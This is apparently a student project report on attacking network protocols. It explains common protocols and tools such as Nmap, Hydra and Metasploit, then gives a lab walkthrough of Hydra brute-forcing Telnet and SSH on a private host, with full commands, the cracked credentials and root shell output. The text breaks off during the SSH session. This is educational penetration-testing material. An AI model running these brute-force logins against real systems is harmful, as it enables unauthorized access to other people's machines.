Attacking Network Protocols

Done by,

M Sai Sashank - CB.EN.U4AIE19040

Introduction

A network protocol is a set of established rules that dictate how to format, transmit and receive data so that computer network devices from servers and routers to endpoints can communicate.

To attack network protocols, you need to understand the basics of computer networking. The more you understand how common networks are built and function, the easier it will be to apply that knowledge to capturing, analyzing, and exploiting new protocols.

Attacking network protocols is a way of finding vulnerabilities and gaining access to the devices in a network.

Table of Contents

Network ……. 5

Network Protocols……. 6

Transmission Control Protocol …….. 7

Internet Protocol …….. 8

User Datagram Protocol …….. 8

File Transfer Protocol ……. 10

Secure Socket Shell ……. 11

Telnet …… 12

Hypertext Transfer Protocol …….. 12

Hypertext Transfer Protocol Secure ……. 14

Tools & Programs used for this project ……... 15

Attacking port 22 & 23 ……... 18

Attacking port 445 …….. 20

Attacking port 8080,80,1433&22 …….. 24

HTTP vs HTTPS …… 36

ARP Poisoning ……. 39

Buffer Overflow ……. 39


Mitigations of Buffer Overflow ……. 55

Recorded videos …….. 55

Network

A network consists of two or more devices that are linked in order to share resources (such as printers and CDs), exchange files, or allow electronic communications. The devices on a network may be linked through cables, telephone lines, radio waves, satellites, or infrared light beams.

An example of a network is the Internet, which connects millions of people all over the world. To the right is an example image of a home network with multiple computers and other network devices all connected.



Network Protocols

A network protocol is a set of established rules that dictate how to format, transmit and receive data so that network devices from servers and routers to endpoints can communicate, regardless of the differences in their underlying infrastructures, designs or standards.

To successfully send and receive information, devices on both sides of a communication exchange must accept and follow protocol conventions.

There are various types of protocols that support a major and compassionate role in communicating with different devices across the network. They are:

- Transmission Control Protocol (TCP)
- Internet Protocol (IP)
- User Datagram Protocol (UDP)
- Post office Protocol (POP)
- Simple mail transport Protocol (SMTP)
- File Transfer Protocol (FTP)
- Hyper Text Transfer Protocol (HTTP)
- Hyper Text Transfer Protocol Secure (HTTPS)
- Telnet
- Gopher
- SSH


Transmission Control Protocol (TCP)

TCP stands for Transmission Control Protocol. It is a transport layer protocol that facilitates the transmission of packets from source to destination. It is a connection-oriented protocol that means it establishes the connection prior to the communication that occurs between the computing devices in a network.

The main functionality of the TCP is to take the data from the application layer. Then it divides the data into a several packets, provides numbering to these packets, and finally transmits these packets to the destination. The TCP, on the other side, will reassemble the packets and transmits them to the application layer. As we know that TCP is a connection-oriented protocol, so the connection will remain established until the communication is not completed between the sender and the receiver.

Working of TCP

In TCP, the connection is established by using three-way handshaking. The client sends the segment with its sequence number. The server, in return, sends its segment with its own sequence number as well as the acknowledgement sequence, which is one more than the client sequence number. When the client receives the acknowledgment of its segment, then it sends the acknowledgment to the server. In this way, the connection is established between the client and the server.




Internet Protocol (IP)

Internet Protocol is connectionless and unreliable protocol. It ensures no guarantee of successfully transmission of data.

In order to make it reliable, it must be paired with reliable protocol such as TCP at the transport layer.

Internet protocol transmits the data in form of a datagram as shown in the following diagram:



User Datagram Protocol (UDP)

User Datagram Protocol (UDP) refers to a protocol used for communication throughout the internet. It is specifically chosen for time-sensitive applications like gaming, playing videos, or Domain Name System (DNS) lookups. UDP results in speedier communication because it does not spend time forming a firm connection with the destination before transferring the data. Because establishing the connection takes time, eliminating this step results in faster data transfer speeds.


UDP can also cause data packets to get lost as they go from the source to the destination. It can also make it relatively easy for a hacker to execute a distributed denial-of-service (DDoS) attack.

Working of UDP

In comparison to other networking protocols, the process behind UDP is fairly simple. A target computer is identified and the data packets, called “datagrams,” are sent to it. There is nothing in place to indicate the order in which the packets should arrive. There is also no process for checking if the datagrams reached the destination.

Even though UDP comes with checksums, which are meant to ensure the integrity of the data, and port numbers, which help differentiate the role the data plays at the source and destination, the lack of an obligatory handshake presents a problem. The program the user is executing with the help of UDP is left exposed to unreliable facets of the underlying network.

As a result, the data may get delivered, and it may not. In addition, the order in which it arrives is not controlled, as it is in TCP, so the way the data appears at the final destination may be glitchy, out of order, or have blank spots.




File Transfer Protocol (FTP)

FTP stands for file transfer protocol. It is a standard internet protocol provided by TCP/IP used for transmitting the files from one host to another. It is mainly used for transferring the web page files from their creator to the computer that acts as a server for other computers on the internet. It is also used for downloading the files to computer from other servers.

Why FTP?

Although transferring files from one system to another is very simple and straightforward, but sometimes it can cause problems. For example, two systems may have different file conventions. Two systems may have different ways to represent text and data. Two systems may have different directory structures. FTP protocol overcomes these problems by establishing two connections between hosts. One connection is used for data transfer, and another connection is used for the control connection.



The above figure shows the basic model of the FTP. The FTP client has three components they are user interface, control process, and data transfer process. The server has two components they are server control process and the server data transfer process.


Secure Socket Shell (SSH)

SSH stands for Secure Shell or Secure Socket Shell**.** It is a cryptographic network protocol that allows two devices to communicate and share the data over an insecure network such as the internet. It is used to login to a remote server to execute commands and data transfer from one device to another device. It is used to safely communicate with the remote machine.


Secure communication provides a strong password authentication and encrypted communication with a public key over an insecure channel. It is used to replace unprotected remote login protocols such as Telnet, rlogin, rsh, etc., and insecure file transfer protocol (FTP).

Its security features are widely used by network administrators for managing systems and applications remotely.

Before SSH



After SSH



Telnet

Telnet is an application protocol that allows a user to communicate with a remote device. A user on a client machine can use a software (known as a Telnet client) to access a command-line interface of another, remote machine that is running a Telnet server program.

It is often used by network administrators to access and manage remote devices. A network administrator can access the device by telnetting to the IP address or hostname of a remote device. The network administrator will then be presented with a virtual terminal that can interact with the remote host.

Hypertext Transfer Protocol (HTTP)


HTTP stands for Hypertext Transfer Protocol and is mainly used to access the data on the world wide web (WWW)**.** The HTTP mainly functions as the combination of FTP(File Transfer Protocol) and SMTP(Simple Mail Transfer Protocol).

- HTTP is one of the protocols used at the Application Layer.
- The HTTP is similar to FTP because HTTP is used to transfer the files and it mainly uses the services of TCP.
- Also, HTTP is much simpler than FTP because there is only one TCP connection.
- In HTTP, there is no separate control connection, as only data is transferred between the client and the server.
- The HTTP is like SMTP because the transfer of data between the client and server simply looks like SMTP messages. But there is a difference unlike SMTP, the HTTP messages are not destined to be read by humans as they are read and interpreted by HTPP Client(that is browser) and HTTP server.
- Also, SMTP messages are stored and then forwarded while the HTTP messages are delivered immediately.
- The HTTP mainly uses the services of the TCP on the well-known port that is port 80.
- HTTP is a stateless protocol.

- In HTTP, the client initializes the transaction by sending a request message, and the server replies by sending a response.
- This protocol is used to transfer the data in the form of plain text, hypertext, audio as well as video, and so on.

Working of HTTP

The HTTP makes use of Client-server architecture. As we have previously mentioned the browser acts as the HTTP client and this client mainly communicates with the webserver that is hosting the website.



The format of the request and the response message is similar. The Request Message mainly consists of a request line, a header, and a body sometimes. A Response message consists of the status line, a header, and sometimes a body.

At the time when a client makes a request for some information to the webserver. The browser then sends a request message to the HTTP server for the requested objects.

After that the following things happen:

- There is a connection that becomes open between the client and the webserver through the TCP.
- After that, the HTTP sends a request to the server that mainly collects the requested data.
- The response with the objects is sent back to the client by HTTP
- At last, HTTP closes the connection.

Hypertext Transfer Protocol Secure (HTTPS)

HTTPS is an abbreviation of Hypertext Transfer Protocol Secure. It is a secure extension or version of HTTP. This protocol is mainly used for providing security to the data sent between a website and the web browser. It is widely used on the internet and used for secure communications.

This protocol is also called HTTP over SSL because the HTTPS communication protocols are encrypted using the SSL (Secure Socket Layer). By default, it is supported by various web browsers.Those websites which need login credentials should use the HTTPS protocol for sending the data. It allows users to create a secured encrypted connection and helps them to protect their information from being stolen.

Working of HTTPS

- Public key and signed certificates are required for the server in HTTPS Protocol.
- Client requests for the https:// page
- When using an https connection, the server responds to the initial connection by offering a list of encryption methods the webserver supports.
- In response, the client selects a connection method, and the client and server exchange certificates to authenticate their identities.
- After this is done, both webserver and client exchange the encrypted information after ensuring that both are using the same key, and the connection is closed.
- For hosting https connections, a server must have a public key certificate, which embeds key information with a verification of the key owner's identity.
- Almost all certificates are verified by a third party so that clients are assured that the key is always secure.

Tools & Programs used for this project

To perform an attack on network protocols we need to have certain tools programs they are :

- Nmap
- DirBuster
- Hydra
- Wireshark
- Metasploit

Network Mapper (Nmap)

Nmap stands for Network Mapper is a free Open source command-line tool**.** It is an information-gathering tool used for recon reconnaissance. Basically, it scans hosts and services on a network means it sends packets and analyzes the response.

Different States of the Port Scan Results:

There are mainly 4 types of State in the port scan results.

- **Open:** A port is Open means that a service is listening to the port, for example, a MySQL service running at port 3306 as you can see in the TCP Scan result image.
- **Closed:** This means the service is not listening at that port.
- **Filtered:** Port is filtered by a security system like Firewall and port is open or closed is not determined. If the host sends an Unusual response then also the port is filtered. Like in the above image of the UDP Scan Result when the host sends a response like ICMP Unreachable then the port is considered as filtered.
- **Open | Filtered:** No answer is given by the host so the port may be filtered by a firewall. But in some cases like the above result of the UDP Scan image, the host does not send an ACK packet like in TCP Scan so due to the lack of response this the port may be open.

DirBuster

DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers.

Before we try to attack a website, it's worthwhile understanding the structure, directories, and files that the website uses. In this way, we can begin to map an attack strategy that will be most effective.

In addition, by knowing what files and directories are there, we may be able to find hidden or confidential directories and files that the webmaster does not think are viewable or accessible by the public. These may become the ultimate target of our efforts.

Working of DirBuster

DirBuster's methods are really quite simple. You point it at a URL and a port (usually port 80 or 443) and then you provide it with a wordlist (it comes with numerous—you only need to select which one you want to use). It then sends HTTP GET requests to the website and listens for the site's response.

If the URL elicits a positive response (in the 200 range), it knows the directory or file exists. If it elicits a "forbidden" request, we can probably surmise that there is a directory or file there and that it is private. This may be a file or directory we want to target in our attack.

Most important HTTP status codes that every browser uses and DirBuster utilizes to find directories and files in websites.

- **100 Continue** - Codes in the 100 range indicate that, for some reason, the client request has not been completed and the client should continue.
- **200 Successful** - Codes in the 200 range generally mean the request was successful.
- **300 Multiple Choices** - Codes in the 300 range can mean many things, but generally they mean that the request was not completed.
- **400 Bad Request** - The codes in the 400 range generally signal a bad request. The most common is the 404 (not found) and 403 (forbidden).

Hydra

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

We can use this tool to crack passwords. Suppose you want to crack password for ftp (or any other) whose username is with you, you only wish to make a password brute force attack by using a dictionary to guess the valid password.

Wireshark

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet.

Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:

- **Packet Capture:** Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
- **Filtering:** Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
- **Visualization:** Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

Metasploit

It is an open-source project which offers the public resources to develop codes and research security vulnerabilities. It permits the network administrators for breaking their network to recognize security threats

Because of its wide range of open-source availability and applications, It can be used by almost everyone from the growing area of DevSecOps pros to many hackers. It is useful to those who require a reliable and easy-to-install tool. It can complete the task irrelevant of which language or platform is used.

This software is widely available and famous with various hackers. It reinforces the requirements for many security professionals for becoming familiar with this framework even when they do not use it.

Metasploit contains 1677+ exploits arranged on 25 platforms, such as Cisco, Java, Python, PHP, Android, and others. Also, the framework carries approximately 500 payloads. A few of these payloads are below:

- **Command Shell Payloads:** Command shell payloads can enable the users to execute random or script commands against any host.
- **Meterpreter Payloads:** Meterpreter payloads permit users to commandeering device monitors with the help of VMC and for taking over sessions or download and upload files.
- **Dynamic Payloads:** These payloads permit users to produce specific payloads to avoid antivirus software.
- **Static Payloads:** Static payloads allow users to enable communication between several networks and port forwarding.

Attacking port 22 & 23

Port 22

The standard TCP port for SSH is 22. SSH is generally used to access Unix-like operating systems, but it can also be used on Microsoft Windows. Windows 10 uses OpenSSH as its default SSH client and SSH server.

This port is used for Secure Shell (SSH) communication and allows remote administration access to the VM. In general, traffic is encrypted using password authentication.

Port 23

This port is typically used by the Telnet protocol. Telnet commonly provides remote access to a variety of communications systems.

Telnet is also often used for remote maintenance of many networking communications devices including routers and switches.

Port scan and service detection

Let us target the host found in the previous step and check what ports are open and services it has running.

```
root@kali:~# nmap -sV 192.168.99.22
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-14 15:09 IST
Nmap scan report for 192.168.99.22
Host is up (1.6s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
MAC Address: 00:50:56:A2:F0:FE (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds
```

From the nmap output, we can see that the host has two services enabled: **SSH** and **Telnet**

Bruteforce the service authentication

Let us try to bruteforce both telnet and SSH in order to find any working pair of username and password. To do this we are going to use Hydra.

For the telnet service, let us use the following command and see what we get:

```
root@kali:~# hydra -L users.txt -P passwords.txt telnet://192.168.99.22
```

As we can see in the following screenshot, we are able to find some valid username/password pairs. For our testing purposes, they are enough, so we can stop the bruteforce.

```
root@kali: ~
root@kali: ~ 131x24
root@kali:~# hydra -L users.txt -P passwords.txt telnet://192.168.99.22
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-14 15:11:19
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent o
verwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2944 login tries (l:32/p:92), ~184 tries per task
[DATA] attacking telnet://192.168.99.22:23/
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 2928 to do in 03:04h, 16 active
[STATUS] 16.00 tries/min, 48 tries in 00:03h, 2896 to do in 03:02h, 16 active
[STATUS] 34.43 tries/min, 241 tries in 00:07h, 2703 to do in 01:19h, 16 active
[23][telnet] host: 192.168.99.22   login: sysadmin   password: secret
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Let us confirm that at least one of these two credentials works with the following command

```
root@kali:~# telnet 192.168.99.22 -l sysadmin
Trying 192.168.99.22...
Connected to 192.168.99.22.
Escape character is '^]'.
Password:
Last login: Thu Oct 14 07:19:27 PDT 2021 on pts/13
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No directory, logging in with HOME=/
$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   selinux  sys  usr  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  srv      tmp  var
$
```

Let us now focus our test on the **SSH** service. In the same way we did with telnet, let us use Hydra to bruteforce the SSH service with the following command

```
root@kali: ~
root@kali: ~ 131x24
root@kali:~# hydra -L users.txt -P Passwords.txt 192.168.99.22 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-14 15:22:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent o
verwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 7968 login tries (l:32/p:249), ~498 tries per task
[DATA] attacking ssh://192.168.99.22:22/
[STATUS] 111.00 tries/min, 111 tries in 00:01h, 7858 to do in 01:11h, 16 active
[22][ssh] host: 192.168.99.22   login: root   password: 123abc
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

As we can see in the results, Hydra found valid credentials for the SSH service, now let us verify that these credentials work on the remote system.

```
root@kali:~# ssh root@192.168.99.22
The authenticity of host '192.168.99.22 (192.168.99.22)' can't be established.
ECDSA key fingerprint is SHA256:zdhbneGhXzH8Diw9W1MmzQiCBNduN/Z/RocXo0fXmI8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.99.22' (ECDSA) to the list of known hosts.
root@192.168.99.22's password:
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 12 03:39:38 2015 from 192.168.99.16
root@telnetserver:~# ls
root@telnetserver:~# cd Downloads/
-bash: cd: Downloads/: No such file or directory
root@telnetserver:~# cd etc
-bash: cd: etc: No such file or directory
root@telnetserver:~# cd /etc
root@telnetserver:/etc# ls
acpi                    deluser.conf            init.d
```

